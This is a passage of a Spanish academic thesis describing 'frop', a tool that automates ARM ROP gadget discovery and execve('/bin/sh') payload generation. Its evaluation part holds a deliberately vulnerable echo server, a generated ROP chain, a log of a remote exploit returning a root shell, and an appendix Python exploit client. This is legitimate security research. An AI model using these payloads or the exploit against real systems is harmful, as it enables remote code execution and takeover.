A medida que vamos evaluando los gadgets, los iremos posicionando en los 'gadgets en bruto', indexando cada uno en función de los registros que escribe. Cuando acabamos de recorrer todos los gadgets, en esta estructura tenemos, por cada registro, una lista de gadgets la cual primer elemento es aquel con mejor puntuación. El número de elementos

por registro es controlado por una directiva `#define` del preprocesador; así podemos ajustar el tamaño de las listas.

Con este almacenamiento de gadgets en bruto accesible, ya podemos fabricar nuestro juego de instrucciones (gadgets usables). Centrándonos en nuestro payload (llamada al sistema `execve()`), necesitamos escribir en los registros `r0`, `r1`, `r2` así que tendremos esas tres entradas junto con el gadget de almacenamiento (estos cuatro gadgets serán los principales), la instrucción `svc` (para realizar la interrupción) y un vector de gadgets auxiliares. Los gadgets auxiliares son aquellos que escriben en los registros de propósito general (pueden ser entradas requeridas por los gadgets principales o registros que necesitamos escribir por otra razón, como `r7` para introducir el número de llamada).



Figura 3.4: Obtención de nuestro set de instrucciones ROP

Puesto que nuestra instrucción de almacenamiento es fija, sabemos que requerimos, al menos, de gadgets auxiliares para `r3`, `r4` (por la `str r3, [r4]`) y `r7`. Así que si no disponemos de estos, no tenemos suficientes instrucciones en nuestro set y nos será imposible escribir un programa ROP. Lo mismo ocurre con los gadgets principales y con la instrucción `svc` que nos permite realizar la interrupción; si esta no está presente, no podemos continuar, si está, la añadimos al set que estamos elaborando.

Para finalizar esta etapa, debemos comprobar que tenemos disponibles los gadgets auxiliares para toda entrada requerida; para ello hemos diseñado un algoritmo recusivo que, para cada registro principal junto con la instrucción de almacenamiento, comprueba si se pueden abastecer las entradas. La función que se encarga de ello recibe como parámetro una lista, correspondiente con las listas almacenadas en los gadgets en bruto; de esta extraemos el primer elemento y verificamos si todas las entradas tienen su respectivo gadget auxiliar de modo que, si no se cumple, se elimina el elemento de la lista y se llama recursivamente a la función (la lista tendrá un elemento menos). Si, por el contrario,

tenemos disponibles los gagdets necesarios, la función devuelve el puntero al elemento actual (gadget principal), el cual será almacenado en la estructura de gadgets usables. Si llegamos al final, devuelve `NULL`.

Si durante el procedimiento alguno de estos elementos es `NULL`, significa que las dependencias de este gadget principal no se pueden cumplir. En caso contrario, cuando finalicemos todas las comprobaciones, tendremos todos los gadgets usables, tanto principales como auxiliares, que nos permitirán escribir el programa ROP, conectando las salidas con las entradas sin que nos falte ninguna instrucción. este será nuestro propio set de instrucciones ROP para el programa que vamos a automatizar.

3.4. Generación del payload

Una vez tenemos disponible nuestro set de instrucciones (gadgets usables) vamos a ver cómo elaborar el programa ROP (o payload) para realizar la llamada al sistema `execve('/bin/sh')`.

3.4.1. Proceso de construcción

Para la elaboración del payload hemos implementado otra lista, cada nodo de la cual representa una palabra de 32 bits que se situará en la pila del proceso. Esto nos permitirá insertar palabras donde queramos y guardar información adicional como las cadenas de carácteres correspondientes con las instrucciones de un gadget. Iremos construyendo la lista en orden inverso, desde el final hacia el inicio, así conoceremos las entradas que se requieren por aquellos gadgets que vayamos insertando.

Hemos diferenciado los nodos que contienen gadgets (ya sean principales o auxiliares) de los nodos que contienen valores (aquellos que se transferirán a los registros) aunque, evidentemente, el valor de los gadgets se tranferirá al registro `pc`. La información que contienen estos nodos son del tipo `payload_gadget_t` los cuales, si contienen un gadget, utilizan todos los valores almacenando la dirección de la primera instrucción, un puntero al gadget y un puntero a las cadenas de carácteres de estas (de carácter informativo); si son datos, únicamente utilizan el primer campo.

```
typedef struct {
  uint32_t value;     // Address or Value to the stack //
  struct Lnode *gadget; // type Gadget_t //
  char *strings[MAX_GADGET_LENGTH];
} payload_gadget_t;
```

Listing 3.7: Estructura 'payload_gadget_t'

El procedimiento que seguimos es el siguiente: se realiza una primera etapa escribiendo la instrucción `svc` (que será la última en ejecutarse) y los gadgets principales. Hay que tener en consideración dos asuntos importantes:

En primer lugar, tras estudiar las apariciones de las instrucciones que modifican los registros `r0`, `r1` y `r2`, hemos decidido establecer un orden, de modo que en primer lugar

siempre se ejecutará el gadget que escribe en el registro `r2`. Tras él, se ejecutarán los gadgets que escriben en `r0` y `r1`, en este orden. Por esta razón, tenemos en cuenta las salidas de los dos últimos ya que si, por ejemplo, el gadget de `r1` escribe en los tres registros, no necesitamos usar los otros dos.

En segundo lugar, tal y como hemos visto en la sección 2.3.2, hay muchos programas que no contienen ningun gadget útil que modifique el registro `r2`. Dependiendo del programa ROP que queramos implementar, esto será un problema o no. En nuestro caso, este registro debe contener el valor nulo o bien una dirección de memoria que contenga este valor. Por tanto, si no se dispone de gadget que escriba en él, la ejecución exitosa del payload depende del estado en el que se encuentre el procesador en el momento en el que se ejecuta. Si se da este caso, aunque las estadísticas no estén de la parte del usuario, hemos decidido que se continúe con la automatización del payload avisando al usuario de la adversidad.

A medida que vamos añadiendo gadgets, mantenemos el estado global anotando las entradas requeridas pendientes, eliminándolas si algún gadget insertado posteriormente (debemos tener claro que el orden de ejecución es el inverso) las proporciona en sus salidas. Tras esta primera etapa, en el estado global tendremos aquellas dependencias pendientes que no se han podido aprovisionar; efectuaremos tres etapas más con las que resolveremos las dependencias pendientes, añadiremos las instrucciones de almacenamiento para tener la cadena '/bin/sh' en la memoria del proceso y añadiremos los datos que acabarán escribiéndose en los registros.

3.4.2. Resolución de dependencias

Aprovechando que tenemos aquellas dependencias que no han sido suministradas en el estado global, nos guardaremos dichas dependencias y realizaremos otra pasada, desde el final hasta el principio del payoad, anotándolas a medida que van apareciendo. Si aparece una dependencia que está en el que nos hemos guardado previamente, sabemos con seguridad que no será proporcionada por ningún gadget. Imaginemos que tenemos guardado como pendiente el registro `r4`; si estamos procesando un gadget que utiliza este registro y anteriormente hemos procesado un gadget que también lo utiliza (por tanto lo tenemos marcado tanto en el estado anterior como en el nuevo) necesitamos insertar un gadget auxiliar que escriba en `r4` que se ejecute entre el gadget que estamos procesando y el procesado previamente (por tanto, insertaríamos el nodo antes del nodo actual).

El propósito de esto es conseguir elegancia en el programa ROP ya que nos permite posponer entradas y añadirlas cuando sea estríctamente necesario (o bien hemos llegado al principio del payload). Si durante la resolución de otras dependencias se dota una que habíamos aplazado, nos ahorraremos insertar un nuevo gadget ganando tiempo de cómputo y espacio en el payload (muy importante ya que será inyectado en la pila del proceso en ejecución).

En cuanto a las instrucciones de almacenamiento, hemos decidido separarlas de las demás; son las primeras instrucciones que se ejecutarán en el payload. Cuando hemos resuelto todas las dependencias, procedemos a añadir las instrucciones de almacenamiento. Los

primeros gadgets serán instrucciones return (gadgets auxiliares) que escriban en los registros `r3` y `r4`.

Por último, cuando ya tenemos todos los gadgets de instrucciones, insertamos los datos acorde a nuestro objetivo.

3.4.3. Resultado final

Además de las opciones (comentadas en el apartado anterior) que nos brinda una lista para el almacenamiento del payload, nos permite flexibilidad para el lenguaje en el que vamos a implementar el programa ROP. Nosotros hemos elegido el lenguaje `Python`; no obstante, se puede ampliar fácilmente la herramienta para mostrar el payload con otros lenguajes.

La tarea final, por tanto, es recorrer esta lista que contiene el programa ROP e imprimirla con la sintaxis pertinente. Para Python, cada palabra va encapsulada mediante la función `struct.pack()` con el formato `'L'` (`unsigned long`), que nos permite almacenar el valor en 32 bits.



Figura 3.5: Visión global

⚠ *La señal con el símbolo de exclamación significa que en este punto, dependiendo de la entrada, el flujo del programa puede terminar si alguna instrucción necesaria no está disponible.*

En la figura 3.5 podemos ver como la lista que contiene el payload hace referencia a los gadgets; los cuales, a su vez, hacen referencia a la lista de instrucciones, de modo que en ningún momento se replican datos.

Capítulo 4

Evaluación

Para finalizar el documento es necesario poner a prueba nuestra herramienta para comprobar que funciona correctamente. A continuación se expone, por una parte, una serie de pruebas realizadas tanto durante el desarrollo como sobre la herramienta final; y por otra, la utilización de la herramienta mediante capturas de pantalla.

4.1. Entorno de pruebas

Durante el desarrollo de la herramienta, se han realizado muchos tests desde la función de desensamblar código máquina hasta la correcta ejecución de la llamada al sistema. Las pruebas de desarrollo con programas de lenguaje ensamblador no se van a mostrar puesto que, además del hecho de que se han realizado incontables pruebas, durante todo el proceso se trabaja con el resultado de dicha función (esto es, las instrucciones descodificadas) así que lo podemos ver implícitamente.

```
 00010074:      e0854006        add  r4, r5, r6
 00010078:      e1a00004        mov  r0, r4
 0001007c:      e8bd8060        pop  {r5, r6, r15}
-> Inputs:      r5 r6
-> Outputs:     r0 r4 r5 r6
-> Effects:
r4 <- r5 OP r6  op: 4
r0 <- r5 OP r6  op: 4

 00010080:      e3a03000        mov  r3, #0
 00010084:      e5843000        str  r3, [r4]
 00010088:      e8bd8010        pop  {r4, r15}
-> Inputs:      r4
-> Outputs:     r3 r4
-> Effects:
r3 <- #0
[r4] <- #0
```

Figura 4.1: Ejemplo de Entradas, Salidas y Efectos en el desarrollo

Para ilustrar las tres características de las que hablamos en la sección 3.3.1, podemos observar la figura 4.1 donde se muestran dos gadgets de ejemplo. El operador 'op: 4' hace referencia al atributo `OP_ADD`. En resumen, la semántica de los efectos del primer gadget es que tanto al registro `r4` como al `r0` se va a escribir la suma de `r5` y `r6`. En el segundo gadget, en el registro `r3` se escribe un inmediato de valor nulo, al igual que en memoria, en la posición indexada por el registro `r4`.

```
pi@raspberry$ echo 'UPV' | nc localhost 31337
UPV
```

Figura 4.2: Salida del servidor de 'echo'

Para las pruebas de los programas ROP se ha diseñado un programa simple en lenguaje C que abre un socket y espera conexiones. Cuando recibe una conexión, simplemente retorna al cliente la misma petición recibida (servidor de *echo*). La parte importante es la función `echo()`, que contiene una vulnerabilidad de buffer overflow.

```
conn_fd = accept(server_fd, (struct sockaddr*) &serv_addr, &addrlen);
bytes_read = read(conn_fd, recv_data, 1024);
echo(conn_fd, recv_data, bytes_read);
```

Listing 4.1: Funcionamiento básico del servidor de prueba

```
void echo(int fd, char *str, int len){
        char buff[16];

        memcpy(buff, str, len);
        write(fd, buff, len);
        return;
}
```

Listing 4.2: Función vulnerable a buffer overflow

La función `echo()` es francamente innecesaria, al igual que la copia de los datos al buffer local, pero nos sirve como analogía de una función vulnerable real. Al fin y al cabo, lo que verdaderamente nos interesa es lo que ocurre por debajo. En la figura 4.2 podemos ver un ejemplo del funcionamiento, por si quedaba alguna duda.

En cuanto a los tests de nuestro programa, **frop**, tanto para el desarrollo como para las pruebas finales hemos usado una Raspberry Pi, con un procesador ARM1176JZF-S a 700MHz. En la figura 4.3 podemos ver información acerca del procesador y las extensiones que implementa.

4.2. Utilización de la herramienta

A continuación se exponen las distintas opciones que proporciona la herramienta. En primer lugar, en la figura 4.5 se muestra la salida de la funcionalidad de mostrar toda la lista de gadgets disponibles. Recordamos que esta funcionalidad es importante ya que, para implementar cualquier programa ROP, necesitamos conocer cuales son los gadgets que están disponibles en el código de un binario.

```
pi@raspberry$ cat /proc/cpuinfo
processor       : 0
model name      : ARMv6-compatible processor rev 7 (v6l)
BogoMIPS        : 2.00
Features        : half thumb fastmult vfp edsp java tls
CPU implementer : 0x41
CPU architecture: 7
CPU variant     : 0x0
CPU part        : 0xb76
CPU revision    : 7

Hardware        : BCM2708
Revision        : 000d
Serial          : 000000006816ecb2
```

Figura 4.3: Procesador de la Raspberry Pi utilizado en las pruebas

```
pi@raspberry$ ./frop -?
Usage: frop [OPTION...] file
Toolchain for ROP explotation (ELF binaries & ARM architecture)

  -a, --all                  Show gadgets and build the payload for '/bin/sh'
  -c, --chain                Build the payload for '/bin/sh'
  -g, --gadgets              Show useful gadgets.
  -l --length                Set max number of instructions of each gadget
                             (only with -g)
  -?, --help                 Give this help list
      --usage                Give a short usage message
  -V, --version              Print program version

Report bugs to <fervagar@inf.upv.es>.
```

Figura 4.4: Frop. *Banner* de ayuda

Como podemos ver en la figura 4.6, tenemos la posibilidad de indicar la longitud máxima de los gadgets por argumento. Si queremos solamente instrucciones return, simplemente hemos de ejecutar el programa con longitud máxima uno.

```
pi@raspberry$ ./frop -g server_vuln
 0x00008140: pop  {r3, r15};
 0x0000823c: mov  r0, r10;  sub  r13, r11, #36;  pop  {r3, r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x00008414: mov  r0, r4;  sub  r13, r11, #32;  pop  {r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x000085f4: mov  r0, r4;  sub  r13, r11, #32;  pop  {r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x00008748: mov  r0, #1;  sub  r13, r11, #28;  pop  {r4, r5, r6, r7, r8, r10, r11, r15};
 0x000088ac: sub  r13, r11, #32;  pop  {r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x00008a58: sub  r13, r11, #28;  pop  {r3, r4, r5, r6, r7, r8, r11, r15};
 0x00008b9c: mov  r0, r8;  sub  r13, r11, #32;  pop  {r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x00008d04: mov  r3, #1;  strb  r3, [r4];  pop  {r4, r15};
 0x00008d58: pop  {r3, r15};
 0x00008d98: add  r13, r13, #20;  pop  {r4, r5, r15};
 0x00008db8: add  r1, r1, #1;  svc  0x00;  pop {pc};
 0x000090f0: add  r13, r13, #104;  pop  {r4, r5, r7, r8, r9, r15};
 0x0000939c: str  r2, [r3];  add  r13, r13, #20;  pop  {r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x000094dc: add  r0, r0, r3;  pop {pc};
 0x0000956c: pop  {r3, r4, r5, r6, r7, r8, r10, r15};
 0x000095e0: add  r0, r0, r3;  pop {pc};
 0x00009a98: mov  r0, r12;  pop  {r4, r5, r6, r7, r8, r15};
 0x00009b74: str  r2, [r3];  pop  {r4, r5, r6, r15};
 0x00009b7c: mvn  r0, #0;  pop  {r4, r5, r6, r15};
 0x00009ce0: mov  r0, r5;  pop  {r4, r5, r6, r7, r8, r15};
 0x0000a3bc: pop  {r3, r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x0000a420: pop  {r3, r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x0000a454: pop  {r3, r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x0000a4cc: mvn  r0, #0;  pop  {r3, r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x0000a6c4: nop;  add  r13, r13, #20;  pop  {r4, r5, r6, r7, r15};
 0x0000a95c: nop;  add  r13, r13, #16;  pop  {r4, r5, r6, r7, r8, r15};
 0x0000ab20: str  r2, [r4];  mov  r0, #0;  pop  {r4, r15};
 0x0000aba8: str  r3, [r4, #44];  str  r3, [r4, #40];  pop  {r4, r15};
 0x0000abd4: pop  {r3, r15};
 0x0000ac5c: pop  {r4, r15};
 0x0000acdc: pop  {r4, r15};
 0x0000ace0: mvn  r0, #0;  pop  {r4, r15};
 0x0000ad68: pop  {r4, r15};
 0x0000ada0: str  r1, [r4, #4];  pop  {r4, r15};
 0x0000adac: str  r3, [r4, #4];  pop  {r4, r15};
 0x0000adc4: pop  {r4, r15};
 0x0000ade0: mvn  r0, #0;  pop  {r4, r15};
```

Figura 4.5: Frop. Salida de la opción 'Mostrar gadgets'

```
pi@raspberry$ ./frop -g server_vuln -l 2
 0x00008140: pop  {r3, r15};
 0x00008240: sub  r13, r11, #36;  pop  {r3, r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x00008418: sub  r13, r11, #32;  pop  {r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x000085f8: sub  r13, r11, #32;  pop  {r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x0000874c: sub  r13, r11, #28;  pop  {r4, r5, r6, r7, r8, r10, r11, r15};
 0x000088ac: sub  r13, r11, #32;  pop  {r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x00008a58: sub  r13, r11, #28;  pop  {r3, r4, r5, r6, r7, r8, r11, r15};
 0x00008ba0: sub  r13, r11, #32;  pop  {r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x00008d08: strb  r3, [r4];  pop  {r4, r15};
 0x00008d58: pop  {r3, r15};
 0x00008d98: add  r13, r13, #20;  pop  {r4, r5, r15};
 0x00008dbc: svc  0x00;  pop {pc};
 0x000090f0: add  r13, r13, #104;  pop  {r4, r5, r7, r8, r9, r15};
 0x000093a0: add  r13, r13, #20;  pop  {r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x000094dc: add  r0, r0, r3;  pop {pc};
 0x0000956c: pop  {r3, r4, r5, r6, r7, r8, r10, r15};
 0x000095e0: add  r0, r0, r3;  pop {pc};
 0x00009a98: mov  r0, r12;  pop  {r4, r5, r6, r7, r8, r15};
 0x00009b74: str  r2, [r3];  pop  {r4, r5, r6, r15};
 0x00009b7c: mvn  r0, #0;  pop  {r4, r5, r6, r15};
 0x00009ce0: mov  r0, r5;  pop  {r4, r5, r6, r7, r8, r15};
 0x0000a3bc: pop  {r3, r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x0000a420: pop  {r3, r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x0000a454: pop  {r3, r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x0000a4cc: mvn  r0, #0;  pop  {r3, r4, r5, r6, r7, r8, r9, r10, r11, r15};
 0x0000a6c8: add  r13, r13, #20;  pop  {r4, r5, r6, r7, r15};
 0x0000a960: add  r13, r13, #16;  pop  {r4, r5, r6, r7, r8, r15};
 0x0000ab24: mov  r0, #0;  pop  {r4, r15};
 0x0000abac: str  r3, [r4, #40];  pop  {r4, r15};
 0x0000abd4: pop  {r3, r15};
 0x0000ac5c: pop  {r4, r15};
 0x0000acdc: pop  {r4, r15};
 0x0000ace0: mvn  r0, #0;  pop  {r4, r15};
 0x0000ad68: pop  {r4, r15};
 0x0000ada0: str  r1, [r4, #4];  pop  {r4, r15};
```

Figura 4.6: Frop. Salida de la opción 'Mostrar gadgets' con longitud dada

En la figura 4.7 se muestra el resultado de la funcionalidad de generar un programa ROP que ejecute una llamada al sistema de forma automatizada.

```
pi@raspberry$ ./frop -c server_vuln
payload = 'A' * offset;
payload += pack('<L', 0x00008140); ## pop  {r3, pc};
payload += pack('<L', 0x6e69622f);
payload += pack('<L', 0x00008d0c); ## pop  {r4, pc};
payload += pack('<L', 0x00087424);
payload += pack('<L', 0x0000ae28); ## str  r3, [r4]; pop  {r3, r4, r5, r6, r7, pc};
payload += pack('<L', 0x68732f2f);
payload += pack('<L', 0x00087428);
payload += pack('<L', 0x41414141);
payload += pack('<L', 0x41414141);
payload += pack('<L', 0x41414141);
payload += pack('<L', 0x0000ae28); ## str  r3, [r4]; pop  {r3, r4, r5, r6, r7, pc};
payload += pack('<L', 0x00000000);
payload += pack('<L', 0x0008742c);
payload += pack('<L', 0x41414141);
payload += pack('<L', 0x41414141);
payload += pack('<L', 0x41414141);
payload += pack('<L', 0x0000ae28); ## str  r3, [r4]; pop  {r3, r4, r5, r6, r7, pc};
payload += pack('<L', 0x41414141);
payload += pack('<L', 0x41414141);
payload += pack('<L', 0x41414141);
payload += pack('<L', 0x41414141);
payload += pack('<L', 0x41414141);
payload += pack('<L', 0x0001316c); ## pop  {r0, r4, pc};
payload += pack('<L', 0x00000000);
payload += pack('<L', 0x41414141);
payload += pack('<L', 0x0001ad70); ## mov  r2, r0; mov  r0, r2; pop  {r4, r7, pc};
payload += pack('<L', 0x41414141);
payload += pack('<L', 0x0000000b);
payload += pack('<L', 0x0001316c); ## pop  {r0, r4, pc};
payload += pack('<L', 0x00087424);
payload += pack('<L', 0x41414141);
payload += pack('<L', 0x00065d18); ## pop  {r1, pc};
payload += pack('<L', 0x0008742c);
payload += pack('<L', 0x00008dac); ## svc  0x00;
```

Figura 4.7: Frop. Salida de la opción 'Generar payload'

Para comprobar la eficiencia de la herramienta, en la figura 4.8 se muestra el tiempo que invierte una ejecución de frop con la opción de generación del payload; vemos como apenas excede el segundo. Cabe tener en cuenta que, a fecha en la que se escribe el documento, gran cantidad de dispositivos móviles que tenemos todos en el bolsillo tienen mayor capacidad de cómputo que la Raspberry Pi.

```
pi@raspberry$ time ./frop -c server_vuln &>/dev/null

real    0m1.048s
user    0m0.980s
sys     0m0.060s
```

Figura 4.8: Frop. Tiempo de cómputo

Por último, hemos realizado una prueba de concepto, atacando al proceso de servidor de 'echo' mostrado anteriormente. Para ello, hemos enviado el payload generado por frop (figura 4.7) junto con un payload implementado manualmente (se encarga de duplicar descriptores de ficheros con `dup2`), mediante un exploit escrito en Python, el cual se puede leer en el anexo A.

```
fervagar@shell-labs:~$ python exploit.py -t rpiserverfrop.duckdns.org -p 31337
[+] Connecting to AAAAAAAAAAAA:31337...
[+] Connection established
[+] Sending exploit...
AAAAAAAAAAAAAAAAAAAAAAAAAAAA??@?/bin
                                    ?$(?//sh(AAAAAAAAAAAA(?,AAAAAAAAAAAA(?AAAAAAAAAAAAAAAAAAAAl1AAAAp?AAAA
                                                                                                    l1$AAAA],??
whoami
root
cat /proc/cpuinfo
processor       : 0
model name      : ARMv6-compatible processor rev 7 (v6l)
BogoMIPS        : 2.00
Features        : half thumb fastmult vfp edsp java tls
CPU implementer : 0x41
CPU architecture: 7
CPU variant     : 0x0
CPU part        : 0xb76
CPU revision    : 7

Hardware        : BCM2708
Revision        : 000d
Serial          : 000000006816ecb2
exit
[+] Connection closed by remote host
```

Figura 4.9: Salida del exploit con el payload generado

La información que el exploit envía al servidor (la cadena que nos devuelve por el socket hasta encontrar un byte nulo) es el programa ROP. Vemos como, efectivamente, tras desbordar el buffer, se encadenan los gadgets consiguiendo inyectar nuestro payload en la pila del proceso en tiempo de ejecución, 'recompilando' el código del mismo y secuestrando el flujo de ejecución para que, en lugar de continuar con su comportamiento 'normal', nos devuelva un intérprete de comandos.

Capítulo 5

Conclusiones y trabajo futuro

A pesar de ser un campo muy novedoso y con una complejidad técnica elevada, se ha conseguido abordar con éxito todos los objetivos planteados inicialmente. Los resultados alcanzados se pueden resumir en los siguientes puntos:

- Se ha estudiado la estructura de los ficheros ELF para extraer segmentos de instrucciones y de datos.
- Se ha desarrollado un módulo de descodificación de instrucciones máquina (*des-ensamblado*, sin necesidad de depender de ninguna librería externa.
- A partir de las instrucciones des-ensambladas, se ha desarrollado un algoritmo de búsqueda de gadgets (útiles para la programación ROP).
- Se han agrupado los gadgets encontrados en clases de equivalencia semántica (efectos que cada uno de ellos produce sobre el estado del procesador). Cada una de estas clases se puede interpretar como una operación del *instruction set* del procesador abstracto en el que se basa la programación ROP.
- A partir de la los gadgets seleccionados (juego de instrucciones), se ha construido un generador semiautomático de un programa ROP.
- Se ha preparado un programa vulnerable sintético sobre el que se validará la generación del exploit.
- Finalmente, se ha comprobado el correcto funcionamiento de la herramienta atacando el proceso remoto vulnerable con el payload generado, consiguiendo, efectivamente, alterar la ejecución original de forma que el proceso nos brinde un intérprete de comandos remoto.

En todo momento se pretende concienciar de los peligros que existen detrás de los errores de software, los cuales afectan a todo tipo de sistemas software. Continuamente se publican vulnerabilidades nuevas; algunas de ellas ya han sido explotadas por atacantes previamente al momento de la publicación; otras, son explotadas a posteriori, aprovechando que muchos de los usuarios del software afectado no corrige el fallo. El consejo indispensable que dan los profesionales de la seguridad es tener un sistema actualizado.

En cuanto al trabajo futuro; a lo largo del documento comentamos que en algunas ocasiones nos hemos visto obligados a prescindir de soluciones más eficientes o más fiables por la arquitectura

sesgada sobre la que trabajamos. Esto es debido a la enorme complejidad que supone diseñar un programa ROP genérico a partir de los gadgets disponibles, ya que estos no son conocidos hasta que se analiza el binario. Análogamente, sería como generar un compilador con un juego de instrucciones que no es conocido a priori. Podríamos añadir mecanismos de inteligencia artificial que cubra toda la semántica del juego de instrucciones. De este modo podríamos conseguir una generación (completamente automática) de programas ROP genéricos; esto nos permitiría, además de ofrecer más posibilidades en el lenguaje (bucles, subrutinas, etc), producir payloads más cortos y eficientes.

Por último, animamos a cualquier persona que lea este documento a adentrarse (o continuar) en el mundo de la seguridad, sea cual sea el area, del lado de *los buenos* con el fin de conseguir un mundo mejor y poder disfrutar de las ventajas que nos ofrece la tecnología de la que tan dependientes somos.

> *"We've arranged a global civilization in which most crucial elements profoundly depend on science and technology. We have also arranged things so that almost no one understands science and technology. This is a prescription for disaster."*
>
> (Carl Sagan)

Apéndice A

Exploit utilizado en la evaluación

```
#!/usr/bin/python

## Fernando Vanyo Garcia ##

import argparse;
import sys;
import socket;
import select;
from struct import pack;

target = '';
port = '';

########################
offset = # to complete #
########################

def interact(s):
    input_list = [sys.stdin, s];
    while True:
        try:
            select_res = select.select(input_list, [], []);
        except:
            s.close();
            exit(0);
        for i in select_res[0]:
            if i is s:
            # Server -> Client
                readed = s.recv(4096);
                if readed == "":
                    print "[+] Connection closed by remote host";
                    exit(0);
                else:
                    sys.stdout.write(readed);
```

```
                sys.stdout.flush();

            elif i is sys.stdin:
            # Server <- Client
                command = sys.stdin.readline();
                s.send(command);

def getConnection():
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
        s.connect((target, port));
    except:
        sys.stderr.write("[-] Sorry... I can't connect to "\
                    + target + ":" + str(port) + "\n");
        exit(-3);
    print "[+] Connection established";
    return s;

def send2server(payload):
    print "[+] Connecting to " + target + ":" + str(port) + "...";
    s = getConnection();
    print "[+] Sending exploit...";
    s.send(payload);
    return s;


def usage():
    sys.stderr.write("Usage: " + str(sys.argv[0]) + " target port payload");
    exit(-1);

def main():
    global target;
    global port;

    parser = argparse.ArgumentParser(epilog = \
                    'Fernando Vanyo Garcia (fervagar@inf.upv.es)', \
                    usage='%(prog)s -t Target -p Port', \
                    conflict_handler='resolve');
    parser.add_argument('-t', nargs = 1, type = str, required = True, \
                    metavar = 'Target', help = \
                    'target of the %(prog)s program');
    parser.add_argument('-p', nargs = 1, type = int, required = True, \
                    metavar = 'Port', help='port listening');

    args = vars(parser.parse_args());
    target = args['t'][0];
    port = args['p'][0];

if __name__ == '__main__':
```

```
    main();

try:
    target = socket.gethostbyname(target);
except:
    sys.stderr.write("[-] Sorry... I can't connect to " + target + "\n");
    exit(-1);
if (port < 1) or (port > 65535):
    sys.stderr.write("[-] " + str(port) + " is not a valid port\n");
    exit(-2);

payload = "A" * offset;

## insert payload ##

s = send2server(payload);
interact(s);
```

